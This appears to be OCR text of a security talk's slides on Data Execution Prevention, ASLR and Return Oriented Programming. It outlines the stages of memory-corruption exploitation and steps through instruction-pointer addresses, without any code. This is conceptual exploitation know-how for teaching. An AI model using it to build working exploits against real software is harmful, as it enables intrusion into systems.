
Data Execution Prevention

- Enforces Read / Write / Execute on memory
- Cornerstone for ROP
- ROP used as a bridge
  - Read / Write memory vulnerability
  - Setting it to Executable memory
  - Running it



Flower Power
Bernie Boston, 1967

Return Oriented Programming - Timeline



Address Space Layout Randomization

- Randomizes DLLs base address every boot
- Prevents jumping into know addresses
- Effective mostly on 64 bit processes
  - Low entropy on 32 bit address space

Overlooked Steps of Exploitation

- Vulnerable software code

Overlooked Steps of Exploitation

- Vulnerable software code
- Information Gathering (Arbitrary Read)
  - Stack location
  - System function address(es)

Overlooked Steps of Exploitation

- Vulnerable software code
- Information Gathering (Arbitrary Read)
  - Stack location
  - System function address(es)
- Memory Manipulation (Arbitrary Write)
  - Stack Overflow
  - Heap Overflow, Use After Free,…

Overlooked Steps of Exploitation


- Vulnerable software code
- Information Gathering (Arbitrary Read)
  - Stack location
  - System function address(es)
- Memory Manipulation (Arbitrary Write)
  - Stack Overflow
  - Heap Overflow, Use After Free,…
- Hijack Code Execution
  - A by-product of previous steps (!) + Normal process behavior

Return Oriented Programming



NYC
Helen Levitt, 1938

Return Oriented Programming - Timeline



Return Oriented Programming


- The Geometry of Innocent Flesh on the Bone, Hovav Shacham, 2007
- Reuse existing code in memory
  - ret
  - jmp esp
- Leverage stack semantics (call / ret)



NYC
Helen Levitt, 1939


Return Oriented Programming

EIP 0x00402000




Return Oriented Programming

EIP 0x00402005




Return Oriented Programming

EIP 0x0040200C




Return Oriented Programming

EIP 0x00402010




Return Oriented Programming

EIP 0x00402014



Return Oriented Programming

EIP 0x00402018



Return Oriented Programming



